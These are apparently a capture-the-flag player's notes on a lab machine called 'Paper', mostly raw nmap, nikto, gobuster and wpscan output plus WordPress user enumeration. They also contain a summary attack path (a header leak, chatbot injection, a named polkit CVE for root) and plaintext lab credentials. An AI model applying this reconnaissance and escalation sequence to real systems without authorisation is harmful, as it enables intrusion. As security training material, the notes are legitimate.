Path of Exploitation

Foothold: Discover x-backend-server leaking virtual host office.paper, and the hint about secret content in drafts. leak the drafts and discover chat.office.paper, and blog.office.paper leak chat registeration page and register for chat.
User: inject into chatbot for dwite password.
root: CVE-2021-3560 polkit exploit

Creds

Username	Password	Description
recyclops	Queenofblad3s!23	
dwight	Queenofblad3s!23	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.0 (protocol 2.0)
80	http	Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
443	ssl/http	Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)

```
# Nmap 7.92 scan initiated Sat Feb 19 09:34:38 2022 as: nmap -sC -sV -vvv -p- -oA nmap/Full 10.10.11.143
Nmap scan report for 10.10.11.143
Host is up, received echo-reply ttl 63 (0.075s latency).
Scanned at 2022-02-19 09:34:40 EST for 35s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDcZzzauRoUMdyj6UcbrSejflBMRBeAdjYb2Fkpkn55uduA3qShJ5SP33uotPwllc3wESbYzlB9bGJVjeGA2l+G99r24cqvAsqBl0bLStal3RiXtjI/ws1E3bHW1+U35bzlInU7AVC9HUW6IbAq+VNlbXLrzBCbIO+l3281i3Q4Y2pzpHm5OlM2m
ZQ8EGMrWxD4dPFFK0D4jCAKUMMcoro3Z/U7Wpdy+xmDfui3iu9UqAxlu4XcdYJr7Iijfkl62jTNFiltbym1AxcIpgyS2QX1xjFlXId7UrJOJo3c7a0F+B3XaBK5iQjpUfPmh7RLlt6CZklzBZ8wsmHakWpysfXN
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE/Xwcq0Gc4YEeRtN3QLduvk/5lezmamLm9PNgrhWDyNfPwAXpHiu7H9urKOhtw9SghxtMM2vMIQAUh/RFYgrxg=
|   256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKdmmhk1vKOrAmcXMPh0XRA5zbzUHt1JBbbWwQpI4pEX
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-title: HTTP Server Test Page powered by CentOS
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-title: HTTP Server Test Page powered by CentOS
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US/emailAddress=root@localhost.localdomain
| Subject Alternative Name: DNS:localhost.localdomain
| Issuer: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US/emailAddress=root@localhost.localdomain/organizationalUnitName=ca-3899279223185377061
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-07-03T08:52:34
| Not valid after:  2022-07-08T10:32:34
| MD5:   579a 92bd 803c ac47 d49c 5add e44e 4f84
| SHA-1: 61a2 301f 9e5c 2603 a643 00b5 e5da 5fd5 c175 f3a9
| -----BEGIN CERTIFICATE-----
| MIIE4DCCAsigAwIBAgIIdryw6eirdUUwDQYJKoZIhvcNAQELBQAwgY8xCzAJBgNV
| BAYTAlVTMRQwEgYDVQQKDAtVbnNwZWNpZmllZDEfMB0GA1UECwwWY2EtMzg5OTI3
| OTIyMzE4NTM3NzA2MTEeMBwGA1UEAwwVbG9jYWxob3N0LmxvY2FsZG9tYWluMSkw
| JwYJKoZIhvcNAQkBFhpyb290QGxvY2FsaG9zdC5sb2NhbGRvbWFpbjAeFw0yMTA3
| MDMwODUyMzRaFw0yMjA3MDgxMDMyMzRaMG4xCzAJBgNVBAYTAlVTMRQwEgYDVQQK
| DAtVbnNwZWNpZmllZDEeMBwGA1UEAwwVbG9jYWxob3N0LmxvY2FsZG9tYWluMSkw
| JwYJKoZIhvcNAQkBFhpyb290QGxvY2FsaG9zdC5sb2NhbGRvbWFpbjCCASIwDQYJ
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBAL1/3n1pZvFgeX1ja/w84jNxT2NcBkux
| s5DYnYKeClqncxe7m4mz+my4uP6J1kBP5MudLe6UE62KFX3pGc6HCp2G0CdA1gQm
| 4WYgF2E7aLNHZPrKQ+r1fqBBw6o3NkNxS4maXD7AvrCqkgpID/qSziMJdUzs9mS+
| NTzWq0IuSsTztLpxUEFv7T6XPGkS5/pE2hPWO0vz/Bd5BYL+3P08fPsC0/5YvgkV
| uvFbFrxmuOFOTEkrTy88b2fLkbt8/Zeh4LSdmQqriSpxDnag1i3N++1aDkIhAhbA
| LPK+rZq9PmUUFVY9MqizBEixxRvWhaU9gXMIy9ZnPJPpjDqyvju5e+kCAwEAAaNg
| MF4wDgYDVR0PAQH/BAQDAgWgMAkGA1UdEwQCMAAwIAYDVR0RBBkwF4IVbG9jYWxo
| b3N0LmxvY2FsZG9tYWluMB8GA1UdIwQYMBaAFBB8mEcpW4ZNBIaoM7mCF/Z+7ffA
| MA0GCSqGSIb3DQEBCwUAA4ICAQCw4uQfUe+FtsPdT0eXiLHg/5kXBGn8kfJZ45hP
| gcuwa5JfAQeA3JXx7piTSiMMk0GrWbqbrpX9ZIkwPnZrN+9PV9/SNCEJVTMy+LDQ
| QGsyqwkZpMK8QThzxRvXvnyf3XeEFDL6N4YeEzWz47VNlddeqOBHmrDI5SL+Eibh
| wxNj9UXwhEySUpgMAhU+QtXk40sjgv4Cs3kHvERvpwAfgRA7N38WY+njo/2VlGaT
| qP+UekP42JveOIWhf9p88MUmx2QqtOq/WF7vkBVbAsVs+GGp2SNhCubCCWZeP6qc
| HCX0/ipKZqY6zIvCcfr0wHBQDY9QwlbJcthg9Qox4EH1Sgj/qKPva6cehp/NzsbS
| JL9Ygb1h65Xpy/ZwhQTl+y2s+JxAoMy3k50n+9lzCFBiNzPLsV6vrTXCh7t9Cx07
| 9jYqMiQ35cEbQGIaKQqzguPXF5nMvWDBow3Oj7fYFlCdLTpaTjh8FJ37/PrhUWIl
| Li+WW8txrQKqm0/u1A41TI7fBxlUDhk6YFA+gIxX27ntQ0g+lLs8rwGlt/o+e3Xa
| OfcJ7Tl0ovWa+c9lWNju5mgdU+0v4P9bqv4XcIuyE0exv5MleA99uOYE1jlWuKf1
```

```
| m9v4myEY3dzgw3IBDmlYpGuDWQmMYx8RVytYN3Z3Z64WglMRjwEWNGy7NfKm7oJ4
| mh/ptg==
|_-----END CERTIFICATE-----
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Feb 19 09:35:15 2022 -- 1 IP address (1 host up) scanned in 37.73 seconds
```


masscan for udp

```
kali@kali:~$ sudo masscan -pU:1-65535 $IP --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-02-19 17:01:49 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
rate:  0.00-kpps, 100.00% done, waiting -65-secs, found=0
```

nikto

```
kali@kali:~$ nikto -h $IP | tee nikto.log
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.11.143
+ Target Hostname:    10.10.11.143
+ Target Port:        80
+ Start Time:         2022-02-19 11:46:58 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-backend-server' found, with contents: office.paper
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/7.2.24
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8698 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2022-02-19 11:51:05 (GMT-5) (247 seconds)
---------------------------------------------------------------------------
```

Web Enumeration



gobuster dir

just assumed its a php page because it's apache

```
kali@kali:~$ cat buster/root.log | grep -v 403
/manual               (Status: 301) [Size: 235] [--> http://10.10.11.143/manual/]
```

/manual/

```
kali@kali:~$ cat buster/manual.log | grep -v 403
/images               (Status: 301) [Size: 242] [--> http://10.10.11.143/manual/images/]
/misc                 (Status: 301) [Size: 240] [--> http://10.10.11.143/manual/misc/]
/LICENSE              (Status: 200) [Size: 11358]
/faq                  (Status: 301) [Size: 239] [--> http://10.10.11.143/manual/faq/]
/style                (Status: 301) [Size: 241] [--> http://10.10.11.143/manual/style/]
/.                    (Status: 200) [Size: 9164]
/mod                  (Status: 301) [Size: 239] [--> http://10.10.11.143/manual/mod/]
/ssl                  (Status: 301) [Size: 239] [--> http://10.10.11.143/manual/ssl/]
```

```
/programs             (Status: 301) [Size: 244] [--> http://10.10.11.143/manual/programs/]
/developer            (Status: 301) [Size: 245] [--> http://10.10.11.143/manual/developer/]
/howto                (Status: 301) [Size: 241] [--> http://10.10.11.143/manual/howto/]
/rewrite              (Status: 301) [Size: 243] [--> http://10.10.11.143/manual/rewrite/]
/platform             (Status: 301) [Size: 244] [--> http://10.10.11.143/manual/platform/]
/vhosts               (Status: 301) [Size: 242] [--> http://10.10.11.143/manual/vhosts/]
```

gobuster files

```
kali@kali:~$ cat buster/root_files.log | grep -v 403
/poweredby.png        (Status: 200) [Size: 5714]
```

nothing interesting....

response


```
HTTP/1.1 403 Forbidden
Date: Sat, 19 Feb 2022 17:10:58 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Connection: close
Content-Type: text/html; charset=UTF-8
...[snip]...
```


```
X-Backend-Server: office.paper
```

/etc/hosts

```
10.10.11.143    paper office.paper
```

office.paper





gobuster dir

```
/wp-includes          (Status: 301) [Size: 240] [--> http://office.paper/wp-includes/]
/wp-admin             (Status: 301) [Size: 237] [--> http://office.paper/wp-admin/]
/wp-content           (Status: 301) [Size: 239] [--> http://office.paper/wp-content/]
/index.php            (Status: 301) [Size: 1] [--> http://office.paper/]
/wp-login.php         (Status: 200) [Size: 3344]
/.                    (Status: 301) [Size: 1] [--> http://office.paper/]
/wp-trackback.php     (Status: 200) [Size: 136]
/manual               (Status: 301) [Size: 235] [--> http://office.paper/manual/]
/wp-config.php        (Status: 500) [Size: 1]
/wp-settings.php      (Status: 500) [Size: 0]
/wp-blog-header.php   (Status: 200) [Size: 1]
/wp-links-opml.php    (Status: 200) [Size: 235]
/wp-load.php          (Status: 200) [Size: 1]
/wp-signup.php        (Status: 302) [Size: 1] [--> http://office.paper/wp-login.php?action=register]
/wp-activate.php      (Status: 302) [Size: 1] [--> http://office.paper/wp-login.php?action=register]
```

wordpress site

gobuster dir and backups

```
/wp-includes          (Status: 301) [Size: 240] [--> http://office.paper/wp-includes/]
/wp-admin             (Status: 301) [Size: 237] [--> http://office.paper/wp-admin/]

/xmlrpc.php.bak       (Status: 200) [Size: 3068]

/index.php            (Status: 301) [Size: 1] [--> http://office.paper/]
/wp-content           (Status: 301) [Size: 239] [--> http://office.paper/wp-content/]
/wp-login.php         (Status: 200) [Size: 3344]
/.                    (Status: 301) [Size: 1] [--> http://office.paper/]
/wp-trackback.php     (Status: 200) [Size: 136]
/manual               (Status: 301) [Size: 235] [--> http://office.paper/manual/]
/wp-config.php        (Status: 500) [Size: 1]
/wp-settings.php      (Status: 500) [Size: 0]

/wp-cron.php.bak      (Status: 200) [Size: 3847]

/wp-blog-header.php   (Status: 200) [Size: 1]
/wp-links-opml.php    (Status: 200) [Size: 235]
/wp-load.php          (Status: 200) [Size: 1]
/wp-signup.php        (Status: 302) [Size: 1] [--> http://office.paper/wp-login.php?action=register]
/wp-activate.php      (Status: 302) [Size: 1] [--> http://office.paper/wp-login.php?action=register]
```

wpscan

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.20

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

□[34m[i]□[0m Updating the Database ...
□[34m[i]□[0m Update completed.

□[32m[+]□[0m URL: http://office.paper/ [10.10.11.143]
□[32m[+]□[0m Started: Sat Feb 19 12:29:03 2022

Interesting Finding(s):

□[32m[+]□[0m Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
 |  - X-Powered-By: PHP/7.2.24
 |  - X-Backend-Server: office.paper
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

□[32m[+]□[0m WordPress readme found: http://office.paper/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

□[32m[+]□[0m WordPress version 5.2.3 identified (Insecure, released on 2019-09-05).
 | Found By: Rss Generator (Passive Detection)
 |  - http://office.paper/index.php/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
 |  - http://office.paper/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>

□[32m[+]□[0m WordPress theme in use: construction-techup
 | Location: http://office.paper/wp-content/themes/construction-techup/
 | Last Updated: 2021-07-17T00:00:00.000Z
 | Readme: http://office.paper/wp-content/themes/construction-techup/readme.txt
 | □[33m[!]□[0m The version is out of date, the latest version is 1.4
 | Style URL: http://office.paper/wp-content/themes/construction-techup/style.css?ver=1.1
 | Style Name: Construction Techup
 | Description: Construction Techup is child theme of Techup a Free WordPress Theme useful for Business, corporate a...
 | Author: wptexture
 | Author URI: https://testerwp.com/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://office.paper/wp-content/themes/construction-techup/style.css?ver=1.1, Match: 'Version: 1.1'


□[34m[i]□[0m No plugins Found.


□[34m[i]□[0m Theme(s) Identified:

□[32m[+]□[0m construction-techup
 | Location: http://office.paper/wp-content/themes/construction-techup/
 | Last Updated: 2021-07-17T00:00:00.000Z
 | Readme: http://office.paper/wp-content/themes/construction-techup/readme.txt
 | □[33m[!]□[0m The version is out of date, the latest version is 1.4
 | Style URL: http://office.paper/wp-content/themes/construction-techup/style.css
 | Style Name: Construction Techup
 | Description: Construction Techup is child theme of Techup a Free WordPress Theme useful for Business, corporate a...
 | Author: wptexture
 | Author URI: https://testerwp.com/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Known Locations (Aggressive Detection)
 |  - http://office.paper/wp-content/themes/construction-techup/, status: 403
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://office.paper/wp-content/themes/construction-techup/style.css, Match: 'Version: 1.1'

□[32m[+]□[0m techup
 | Location: http://office.paper/wp-content/themes/techup/
 | Last Updated: 2022-01-15T00:00:00.000Z
 | Readme: http://office.paper/wp-content/themes/techup/readme.txt
 | □[33m[!]□[0m The version is out of date, the latest version is 1.34
 | Style URL: http://office.paper/wp-content/themes/techup/style.css
 | Style Name: Techup
```

```
 | Style URI: https://testerwp.com/techup-free-theme/
 | Description: Techup is a Free WordPress Theme useful for Business, corporate and agency  and Finance Institutiona...
 | Author: wptexture
 | Author URI: https://testerwp.com/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Known Locations (Aggressive Detection)
 |  - http://office.paper/wp-content/themes/techup/, status: 500
 |
 | Version: 1.24 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://office.paper/wp-content/themes/techup/style.css, Match: 'Version:        1.24'

□[32m[+]□[0m twentynineteen
 | Location: http://office.paper/wp-content/themes/twentynineteen/
 | Last Updated: 2022-01-25T00:00:00.000Z
 | Readme: http://office.paper/wp-content/themes/twentynineteen/readme.txt
 | □[33m[!]□[0m The version is out of date, the latest version is 2.2
 | Style URL: http://office.paper/wp-content/themes/twentynineteen/style.css
 | Style Name: Twenty Nineteen
 | Style URI: https://wordpress.org/themes/twentynineteen/
 | Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom sty...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://office.paper/wp-content/themes/twentynineteen/, status: 500
 |
 | Version: 1.4 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://office.paper/wp-content/themes/twentynineteen/style.css, Match: 'Version: 1.4'

□[32m[+]□[0m twentyseventeen
 | Location: http://office.paper/wp-content/themes/twentyseventeen/
 | Last Updated: 2022-01-25T00:00:00.000Z
 | Readme: http://office.paper/wp-content/themes/twentyseventeen/README.txt
 | □[33m[!]□[0m The version is out of date, the latest version is 2.9
 | Style URL: http://office.paper/wp-content/themes/twentyseventeen/style.css
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://office.paper/wp-content/themes/twentyseventeen/, status: 500
 |
 | Version: 2.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://office.paper/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 2.2'

□[32m[+]□[0m twentysixteen
 | Location: http://office.paper/wp-content/themes/twentysixteen/
 | Last Updated: 2022-01-25T00:00:00.000Z
 | Readme: http://office.paper/wp-content/themes/twentysixteen/readme.txt
 | □[33m[!]□[0m The version is out of date, the latest version is 2.6
 | Style URL: http://office.paper/wp-content/themes/twentysixteen/style.css
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://office.paper/wp-content/themes/twentysixteen/, status: 500
 |
 | Version: 2.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://office.paper/wp-content/themes/twentysixteen/style.css, Match: 'Version: 2.0'


□[34m[i]□[0m No Timthumbs Found.


□[34m[i]□[0m No Config Backups Found.


□[34m[i]□[0m No DB Exports Found.

□[33m[!]□[0m No WPScan API Token given, as a result vulnerability data has not been output.
□[33m[!]□[0m You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

□[32m[+]□[0m Finished: Sat Feb 19 12:37:08 2022
□[32m[+]□[0m Requests Done: 26531
□[32m[+]□[0m Cached Requests: 22
□[32m[+]□[0m Data Sent: 6.792 MB
□[32m[+]□[0m Data Received: 23.425 MB
□[32m[+]□[0m Memory used: 310.48 MB
□[32m[+]□[0m Elapsed time: 00:08:04
```

enumerate users

```
...[snip]...
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:03 <=======================================> (10 / 10) 100.00% Time: 00:00:03

[i] User(s) Identified:

[+] prisonmike
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] nick
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] creedthoughts
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Feb 19 12:43:21 2022
[+] Requests Done: 28
[+] Cached Requests: 36
[+] Data Sent: 7.722 KB
[+] Data Received: 114.63 KB
[+] Memory used: 175.797 MB
[+] Elapsed time: 00:00:17
```

prisonmike
nick
creedthoughts


Wpscan plugins aggressive


```
kali@kali:~$ wpscan --url http://office.paper -e ap --plugins-detection aggressive

...[snip]...

[i] Plugin(s) Identified:

[+] stops-core-theme-and-plugin-updates
 | Location: http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/
 | Last Updated: 2022-01-05T11:34:00.000Z
